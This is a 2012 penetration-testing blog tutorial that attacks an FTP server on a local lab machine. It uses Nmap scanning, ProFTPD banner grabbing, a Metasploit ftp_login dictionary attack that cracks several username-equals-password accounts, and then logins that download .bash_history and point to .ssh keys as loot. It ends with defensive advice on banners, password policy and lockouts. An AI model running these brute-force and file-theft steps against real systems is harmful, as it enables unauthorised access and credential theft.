

Attacking the FTP Service

pentestlab.blog/category/exploitation-techniques/page/19

March 1, 2012

FTP is a service that is commonly used in Web Servers from Webmasters for accessing the files remotely. So it is almost impossible not to find this service in one of our clients systems during an engagement.

For that reason we will try to cover in this article a scenario of a possible attack against the FTP Server.

The first thing that we need to do is of course to identify which systems are running the FTP service (for the needs of this tutorial I have put only one system). We can do a simple scan with Nmap in order to find the open ports.

```
root@root:~# nmap -T4 -F 192.168.1.1
Install
Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2012-02-28 21:53 EST
Nmap scan report for 192.168.1.1
Host is up (0.00080s latency).
Not shown: 89 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
5432/tcp  open  postgresql
8009/tcp  open  ajp13
MAC Address: 08:00:27:B9:1D:E5 (Cadmus Computer Systems)
Nmap done: 1 IP address (1 host up) scanned in 13.20 seconds
root@root:~#
```

FTP Service Discovery

We can see that the FTP port is open. Now the next logical step that we have to do is to identify which version the FTP application is running by using a method which called FTP banner grabbing.

Of course we can use the Nmap for the discovery of the remote operating system and the service fingerprinting but in this tutorial we will not take advantage of that.

Banner Grabbing is a technique that someone can use in order to extract information from application banners. For example if the remote host is a web server, we can try to connect through telnet. The banner results will give us an indication about the operating system and the type of the web server (Apache or IIS).

Command: **telnet target_IP 80**

In order to do a banner grabbing in the FTP service we will just try to connect through our console to the FTP server.

```
root@root:~# ftp 192.168.1.1
Connected to 192.168.1.1.
220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.1.1]
Name (192.168.1.1:root):
```

FTP Banner Grabbing

From the above image we can see that the version is 1.3.1 and the operating system is Debian. There are many things that we can do from here. First we can try to find if there is any public exploit for the ProFTPD 1.3.1 version. If there is then we can launch it against the FTP Service.

If there is not any public exploit for the specific version then we can try to find a valid username and password by using a dictionary attack. We can use any tool like THC Hydra for this job but in this article we will see how it could be achieved through metasploit.

Metasploit Framework has a specific module for attacking FTP servers. So we will search on the metasploit for the module **ftp_login**.

```
msf > search ftp_login

Matching Modules
=====

  Name                               Disclosure Date  Rank   Description
  ----                               -
  auxiliary/scanner/ftp/ftp_login      normal          FTP Authentication Scanner
```

FTP Login Module

Now that we have found the FTP scanner it is time to configure it. Of course we will need some good wordlists for the usernames and the passwords. If we don't have then there is no problem because metasploit has a folder with various wordlists. Here we will use the wordlists that contains Unix usernames and passwords.

We are setting the scanner according to the following image and we type **run** in order to the scanner to start:

```
msf > use auxiliary/scanner/ftp/ftp_login
msf auxiliary(ftp_login) > set pass_file /opt/framework/msf3/data/wordlists/unix_passwords.txt
pass_file => /opt/framework/msf3/data/wordlists/unix_passwords.txt
msf auxiliary(ftp_login) > set user_file /opt/framework/msf3/data/wordlists/unix_users.txt
user_file => /opt/framework/msf3/data/wordlists/unix_users.txt
msf auxiliary(ftp_login) > set rhost 192.168.1.1
rhost => 192.168.1.1
msf auxiliary(ftp_login) > run
```

FTP Scanner Settings

The scanner has discovered 3 valid login credentials as you can see from the next 3 images.

```
[*] Connected to target FTP server.
[*] 192.168.1.1:21 FTP - [000173/109216] - Failed FTP login for 'oracle':'oracle'
[*] 192.168.1.1:21 FTP - [000174/109216] - Attempting FTP login for 'popr':'popr'
[*] 192.168.1.1:21 FTP - [000174/109216] - Failed FTP login for 'popr':'popr'
[*] 192.168.1.1:21 FTP - [000175/109216] - Attempting FTP login for 'postgres':'postgres'
[+] 192.168.1.1:21 - Successful FTP login for 'postgres':'postgres'
[*] 192.168.1.1:21 - User 'postgres' has READ/WRITE access
[*] 192.168.1.1:21 FTP - [000176/109216] - Attempting FTP login for 'postmaster':'postmaster'
[*] Connecting to FTP server 192.168.1.1:21...
[*] Connected to target FTP server.
[*] 192.168.1.1:21 FTP - [000176/109216] - Failed FTP login for 'postmaster':'postmaster'
[*] 192.168.1.1:21 FTP - [000177/109216] - Attempting FTP login for 'printer':'printer'
[*] 192.168.1.1:21 FTP - [000177/109216] - Failed FTP login for 'printer':'printer'
[*] 192.168.1.1:21 FTP - [000178/109216] - Attempting FTP login for 'proxy':'proxy'
```

Discovery of the postgres username/password

```
[*] Connecting to FTP server 192.168.1.1:21...
[*] Connected to target FTP server.
[+] 192.168.1.1:21 - Successful FTP login for 'service':'service'
[*] 192.168.1.1:21 - User 'service' has READ/WRITE access
[*] 192.168.1.1:21 FTP - [000186/109216] - Attempting FTP login for 'setup':'setup'
[*] Connecting to FTP server 192.168.1.1:21...
[*] Connected to target FTP server.
[*] 192.168.1.1:21 FTP - [000186/109216] - Failed FTP login for 'setup':'setup'
[*] 192.168.1.1:21 FTP - [000187/109216] - Attempting FTP login for 'sgiweb':'sgiweb'
[*] 192.168.1.1:21 FTP - [000187/109216] - Failed FTP login for 'sgiweb':'sgiweb'
[*] 192.168.1.1:21 FTP - [000188/109216] - Attempting FTP login for 'sigver':'sigver'
[*] 192.168.1.1:21 FTP - [000188/109216] - Failed FTP login for 'sigver':'sigver'
```

Discovery of the service username/password

```
[*] Connecting to FTP server 192.168.1.1:21...
[*] Connected to target FTP server.
[*] 192.168.1.1:21 FTP - [000207/109216] - Failed FTP login for 'us admin':'us admin'
[*] 192.168.1.1:21 FTP - [000208/109216] - Attempting FTP login for 'user':'user'
[+] 192.168.1.1:21 - Successful FTP login for 'user':'user'
[*] 192.168.1.1:21 - User 'user' has READ/WRITE access
[*] 192.168.1.1:21 FTP - [000209/109216] - Attempting FTP login for 'uucp':'uucp'
[*] Connecting to FTP server 192.168.1.1:21...
[*] Connected to target FTP server.
```

Discovery of the user username/password

So now we have three valid logins to choose in order to connect to the FTP server. Lets try the last one which is the user as username and user as password.

```
root@root:~# ftp 192.168.1.1
Connected to 192.168.1.1.
220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.1.1]
Name (192.168.1.1:root): user
331 Password required for user
Password:
230 User user logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

Login with a valid account on the FTP server

We can see that we have successfully managed to login to the FTP server. Now we can execute the command **ls -lat** to the server in order to display the list with the current directories and subdirectories and the permissions that we have on the directories.

```
ftp> ls -lat
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x  3 user  user      4096 Feb 28 23:00 .
-rw-----  1 user  user      165 May  7 2010 .bash_history
drwx-----  2 user  user      4096 May  7 2010 .ssh
drwxr-xr-x  6 root  root      4096 Apr 16 2010 ..
-rw-r--r--  1 user  user      220 Mar 31 2010 .bash_logout
-rw-r--r--  1 user  user     2928 Mar 31 2010 .bashrc
-rw-r--r--  1 user  user      586 Mar 31 2010 .profile
226 Transfer complete
ftp> █
```

Execution of the command ls -lat

There are two directories that are important here. The SSH because it may contain private SSH keys and the bash_history because it keeps a history of all the commands that the user has run. For example you can find information about user ID, passwords, confidential file names, locations, server names and shared folders.

We will download the bash_history file to our computer with the command **get** as you see it in the image below:

```
ftp> get .bash_history
local: .bash_history remote: .bash_history
200 PORT command successful
150 Opening BINARY mode data connection for .bash_history (165 bytes)
226 Transfer complete
165 bytes received in 0.07 secs (2.2 kB/s)
ftp> █
```



Download the file to our computer

Except of the console for the connection to the FTP server we can use also our browser. We will try to login with the same credentials user/user

Login to the FTP server via browser

After some searching in the directories we have found a directory which contained the following:

Directory of usernames

We can see that there are 4 folders. A folder named **user**, a folder named **service** and a folder named **msfadmin**.

This is an indication that another account exists under the username **msfadmin** which probably is an administrator's account and has more privileges. The reason that we assumed that is because the folders names are the same with the usernames that we have discovered previously.

The previous accounts had passwords same with the usernames. So we will try to login with the following credentials:

Username: msfadmin

Password: msfadmin

```
root@root:~# ftp 192.168.1.1
Connected to 192.168.1.1.
220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.1.1]
Name (192.168.1.1:root): msfadmin
331 Password required for msfadmin
Password:
230 User msfadmin logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Login with msfadmin

The image above is showing that our try to login with the username/password msfadmin was successful. If the password was different then we could have tried another dictionary attack against the FTP server in order to find and the password.

So we have managed to login to the FTP server with an administrator's account.

Conclusions

There are some conclusions that we can make regarding this scenario. First of all the banner grabbing allow us to discover valuable information about the FTP server and the target operating system. This means that if the administrator had changed the FTP banner then it would be much harder for us to disclose these information.

In addition we have noticed the weak credentials of the 3 accounts that we discovered. Also the administrator's account password is the same with the username. This account policy is unacceptable in most of the companies and probably you will not meet something similar. However even large organizations are suffering from weak passwords so eventually it can happen. It is important for that reason to have a good password policy.

On the other hand if a malicious user was trying brute force or dictionary attacks (like this scenario) against the FTP server then it would probably flooded the log files. A security solution that would block the IP address after 3 unsuccessful logins would be the most effective.
